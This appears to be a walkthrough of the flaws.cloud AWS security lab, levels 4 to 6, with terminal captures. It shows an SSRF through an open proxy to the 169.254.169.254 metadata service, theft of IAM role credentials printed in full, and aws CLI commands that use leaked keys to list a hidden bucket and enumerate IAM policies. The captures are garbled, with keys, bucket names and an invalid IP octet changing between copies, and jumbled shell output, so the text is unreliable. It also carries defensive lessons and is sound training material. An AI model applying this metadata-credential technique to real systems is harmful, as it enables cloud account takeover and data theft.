
In the ubuntu user's home directory is the file: `~/home/ubuntu/setupNginx.sh``

This creates the basic HTTP auth user:

`htpasswd -b /etc/nginx/.htpasswd flaws nCP8xigdjpyiXgJ7nJu7rw5Ro68iE8M`

That is the username and password for the user. Enter those at

4d0cf09b9b2d761a7d87be99d17507bce8b86f3b.flaws.cloud



Lesson learned

AWS allows you to make snapshots of EC2's and databases (RDS). The main purpose for that is to make backups, but people sometimes use snapshots to get access back to their own EC2's when they forget the passwords. This also allows attackers to get access to things. Snapshots are normally restricted to your own account, so a possible attack would be an attacker getting access to an AWS key that allows them to start/stop and do other things with EC2's and then uses that to snapshot an EC2 and spin up an EC2 with that volume in your environment to get access to it. Like all backups, you need to be cautious about protecting them.

Level 5

This EC2 has a simple HTTP only proxy on it. Here are some examples of it's usage:


- <http://4d0cf09b9b2d761a7d87be99d17507bce8b86f3b.flaws.cloud/proxy/flaws.cloud/>
- <http://4d0cf09b9b2d761a7d87be99d17507bce8b86f3b.flaws.cloud/proxy/summitrote.com/blog/feed.xml>
- <http://4d0cf09b9b2d761a7d87be99d17507bce8b86f3b.flaws.cloud/proxy/neverssl.com/>

See if you can use this proxy to figure out how to list the contents of the level6 bucket at level6-cc4c404a8a8b876167f5e70a7d8c9880.flaws.cloud that has a hidden directory in it.


On cloud services, including AWS, the IP 169.254.169.254 is magical. It's the metadata service.

There is an RFC on it ([RFC-3927](https://tools.ietf.org/html/rfc3927)), but you should read the AWS specific docs on it [here](#).

- Combining the proxy and the Ip address, I visited the link in my browser.




The latest directory had a bunch of other folders, one of which had security credentials provided by the IAM role of the EC2 that allowed you to list the contents of the level 6 bucket, which you knew existed from the .git repo key



```
{
  "Code": "Success",
  "LastUpdated": "2025-12-13T13:22:31Z",
  "Type": "AWS-UMAC",
  "AccessKeyId": "ASIA66G7P50G78YFZZA",
  "SecretAccessKey": "x1x1fnpj0V6EJL37K5fR85n151r1T68HvujKcP2",
  "Token": "T00J33p221uK2VjEFYKCY2LX6L3Q9M1J9M60C1Gg15122a5805YjzC4Z10hvqZ2jpr1+5cmpP2ZavfAuuaIAng7L/3Xa2861vYLmXUv1f84TP1D1nGb|zXdkhRCqyB0qeAQ00k3NT0yNjI2MjAy05IMlk4A67lNKXB1vMURK0FLWSSCL/7mwe9Pka19/V5M0yE7ZM0pJRN10CT5888KH80|njw0RtGhefXc0K4CCL1ka2Z7BupmWd|lqnf2NyET|+131t1K2ZAYpTsruJ2B1z/13+e19M4u52aQPMqXf2FK003rc+PZ1Yto122rcut1pghv+uqpubh0n4TEonsM5Ine5co+4lChnuwGZ71LRU1LovTRYLqk5APL/PD1X9aUwh7eB1suubn7DNC1pF89|D0in35RAaqeSYS/rjFv1bhuuR02Cw0SCNEnd1|o18B4p9z2Z2MeidpFh8id6f3pMvY7AL1533u3Aq0e9M/HNFBuAHNB0dct1Id0p8f9jcv5sT7Q0JfZp0ikeJfLcWMcailFdxlk20K8M0dyF42y1lqnpYhAywmp2V04g20mefoFndqjz05vF5e+53eFhgn30550sSLB8211ttmuv92eq8Wc54wa+Such1Lxp01dFKIDYs9/630H1FagRL8Cf13uk1v5odEwsJWfcscCP12l05gXIW130P68ydmBpen017ye30x18Aat27T1AaV1Xfz2u289/as8tb+AD8mw2B2m26C1377yLvc0KCD0dyKvH0p0u41CwL31fmrPrEcmeJ008177Z03r0p0lWkyw0BfLX80K122wS1HAZLcz5b|5d0f14fKkgJ111750P8gLuq18PQ026|J0r+L8uqz7AM1hnyhtxc000HKGzmk0ow0Ga/T0u170p15555a0w2759u0yFazvcc0ew0d0w1113h+3Tty52M8dK7Qm1Tc0rruT80wXj|00pX3B|y4f50q1Lw0RCS0MP0p0bch|0q+L0Yc+43k7/F50B0w+2770rk+0Wcc0fENCj/g0D0p53vzvR8Bnt0ukg7t0BVR00M0L5s3//J1KX9YU0GK51j8N0EE5tyrA1|3nM01TAXK5SH0HddvMA0Pfc0Geduhf1ghh13X0npEFsKCEJW510Xj/rc18Z5CL151r6VLPK/RRNEHqD0u4C0m0rPk0wes0v15XI+",
  "Expiration": "2025-12-13T19:44:39Z"
}
```

Looking in the bucket shows:



```
ubuntugip-172-31-36-118:~$ ls
ubuntugip-172-31-36-118:~$ cd /home
ubuntugip-172-31-36-118:~/home$ ls
ubuntu
ubuntugip-172-31-36-118:~/home$ cd ubuntu
ubuntugip-172-31-36-118:~/ubuntu$ ls
ls: cannot access 'cd': No such file or directory
/
bin      boot  etc   lib      lib64  media  opt    root  sbin  sbin usr  snap  sys  usr
bin usr-is-merged dev  home  lib usr-is-merged lost-found mnt    proc  run  sbin usr-is-merged srv  var
ubuntugip-172-31-36-118:~/ubuntu$ cd /
ubuntugip-172-31-36-118:/$ ls
bin      boot  etc   lib      lib64  media  opt    root  sbin  sbin usr  snap  sys  usr
bin usr-is-merged dev  home  lib usr-is-merged lost-found mnt    proc  run  sbin usr-is-merged srv  var
ubuntugip-172-31-36-118:/$ cd home
ubuntugip-172-31-36-118:~/home$ cd ubuntu
ubuntugip-172-31-36-118:~/ubuntu$ ls -la
total 32
drwxr-x-- 4 ubuntu ubuntu 4096 Dec 13 12:18 .
drwxr-xr-x 3 root   root   4096 Dec 13 11:57 ..
-rw-r--r-- 1 ubuntu ubuntu 220 Mar 31 2024 .bash_logout
-rw-r--r-- 1 ubuntu ubuntu 3771 Mar 31 2024 .bashrc
drwx----- 2 ubuntu ubuntu 4096 Dec 13 12:07 .cache
-rw----- 1 ubuntu ubuntu 20 Dec 13 12:18 .lesshst
-rw-r--r-- 1 ubuntu ubuntu 807 Mar 31 2024 .profile
drwx----- 2 ubuntu ubuntu 4096 Dec 13 11:57 .ssh
-rw-r--r-- 1 ubuntu ubuntu 0 Dec 13 12:13 .sudo_as_admin_successful
ubuntugip-172-31-36-118:~/ubuntu$ Read from remote host ec2-44-243-287-2.us-west-2.compute.amazonaws.com: Connection reset by peer
Connection to ec2-44-243-287-2.us-west-2.compute.amazonaws.com closed.
client_loop: send disconnect: Broken pipe
[m3vill3@neville:~/Downloads]
$ vim ~/.aws/credentials
[m3vill3@neville:~/Downloads]
$ aws --profile level5 s3 ls s3://level6-cc4c40a8a8b876167f5e70a7d8c9880.flaws.cloud
PRE ddcc78ff/
2017-02-27 05:11:07 871 index.html
[m3vill3@neville:~/Downloads]
$
```

The IP address 169.254.169.254 is a magic IP in the cloud world. AWS, Azure, Google, DigitalOcean and others use this to allow cloud resources to find out metadata about themselves. Some, such as Google, have additional constraints on the requests, such as requiring it to use `Metadata-Flavor: Google` as an HTTP header and refusing requests with an `X-Forwarded-For` header. AWS has recently created a new IMDSv2 that requires special headers, a challenge and response, and other protections, but many AWS accounts may not have enforced it. If you can make any sort of HTTP request from an EC2 to that IP, you'll likely get back information the owner would prefer you not see.

Examples of this problem

- [Nicolas BrÃ©goire](#) discovered that prezi allowed you point their servers at a URL to include as content in a slide, and this allowed you to point to 169.254.169.254 which provided the access key for the EC2 instance profile ([link](#)). He also found issues with access to that magic IP with [Phabricator](#) and [Coinbase](#).

A similar problem to getting access to the IAM profile's access keys is access to the EC2's user-data, which people sometimes use to pass secrets to the EC2 such as API keys or credentials.

Avoiding this mistake

Ensure your applications do not allow access to 169.254.169.254 or any local and private IP ranges. Additionally, ensure that IAM roles are restricted as much as possible.

Level 6


For this final challenge, you're getting a user access key that has the SecurityAudit policy attached to it. See what else it can do and what else you might find in this AWS account.

Access key ID: AKIAJFQ6E7BY57Q3OBGA

Secret: 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

1. The SecurityAudit group can get a high level overview of the resources in an AWS account, but it's also useful for looking at IAM policies. First, find out who you are (assuming you named your profile "level6"):

Command: `aws --profile flaws-level6 iam get-user`



```
n3vill3@neville: ~/Downloads
--rw----- 1 ubuntu ubuntu 20 Dec 13 12:18 .lessht
--rw-r--r-- 1 ubuntu ubuntu 887 Mar 31 2024 .profile
drwx----- 2 ubuntu ubuntu 4096 Dec 13 11:57 .ssh
--rw-r--r-- 1 ubuntu ubuntu 0 Dec 13 12:13 .sudo_as_admin_successful
ubuntu@ip-172-31-36-118:~$ Read from remote host ec2-44-243-207-2.us-west-2.compute.amazonaws.com: Connection reset by peer
Connection to ec2-44-243-207-2.us-west-2.compute.amazonaws.com closed.
client_loop: send disconnect: Broken pipe

(n3vill3@neville)~/Downloads
$ vim ~/.aws/credentials

(n3vill3@neville)~/Downloads
$ aws --profile level6 ls
level6-cc6c40a4a8a8b876167f5e78a7d8c9880.flaws.cloud
PHE ddc78ff/
871 index.html
2017-02-27 05:11:07


(n3vill3@neville)~/Downloads
$ aws configure --profile flaws-level6
AWS Access Key ID [None]: AKIAJFQ6E78V57Q308GA
AWS Secret Access Key [None]: 5ZlpymMBLVI0LqAnFuZfkVjXrYxZYhPdZ4ps+u
Default region name [None]:
Default output format [None]: json

(n3vill3@neville)~/Downloads
$ aws --profile level6 iam get-user
The config profile (level6) could not be found

(n3vill3@neville)~/Downloads
$ aws --profile flaws-level6 iam get-user
{
  "User": {
    "Path": "/",
    "UserName": "Level6",
    "UserId": "AIDA18WD05CWGLCWN066A",
    "Arn": "arn:aws:iam::975426262029:user/Level6",
    "CreateDate": "2017-02-20T23:11:16+00:00"
  }
}
```

2. Now that you know your username is Level6 you can find out what policies are attached to it:

Command used: `aws --profile flaws-level6 iam list-attached-user-policies --user-name Level6`



```
n3vill3@neville: ~/Downloads
2017-02-27 05:11:07 871 index.html

(n3vill3@neville)~/Downloads
$ aws configure --profile flaws-level6
AWS Access Key ID [None]: AKIAJFQ6E78Y57Q308GA
AWS Secret Access Key [None]: S2IpyM8lV1DlqAnFuZfKvJkrYxZYhP+dZ4ps+u
Default region name [None]:
Default output format [None]: json

(n3vill3@neville)~/Downloads
$ aws --profile level6 iam get-user


The config profile (level6) could not be found

(n3vill3@neville)~/Downloads
$ aws --profile flaws-level6 iam get-user
{
  "User": {
    "Path": "/",
    "UserName": "Level6",
    "UserId": "AIDA18MDO5CWGLCDW066A",
    "Arn": "arn:aws:iam::975426262029:user/Level6",
    "CreateDate": "2017-02-26T23:11:16+00:00"
  }
}

(n3vill3@neville)~/Downloads
$ aws --profile flaws-level6 iam list-attached-user-policies --user-name Level6
{
  "AttachedPolicies": [
    {
      "PolicyName": "MySecurityAudit",
      "PolicyArn": "arn:aws:iam::975426262029:policy/MySecurityAudit"
    },
    {
      "PolicyName": "list_apigateways",
      "PolicyArn": "arn:aws:iam::975426262029:policy/list_apigateways"
    }
  ]
}
```

Once you know the ARN for the policy you can get it's version id:

```
aws --profile level6 iam get-policy --policy-arn
arn:aws:iam::975426262029:policy/list_apigateways
```



```
Kali Linux [Running] - Oracle VirtualBox
File Machine View Input Devices Help

n3vill3@neville: ~/Downloads

Session Actions Edit View Help

{"UserName": "Level6",
 "UserId": "AIDAI8MD05CWGLCW066A",
 "Arn": "arn:aws:iam::975426262029:user/Level6",
 "CreateDate": "2017-02-20T23:11:16+00:00"
}


(n3vill3@neville)~/Downloads
$ aws --profile flaws-level6 iam list-attached-user-policies --user-name Level6
{
  "AttachedPolicies": [
    {
      "PolicyName": "MySecurityAudit",
      "PolicyArn": "arn:aws:iam::975426262029:policy/MySecurityAudit"
    },
    {
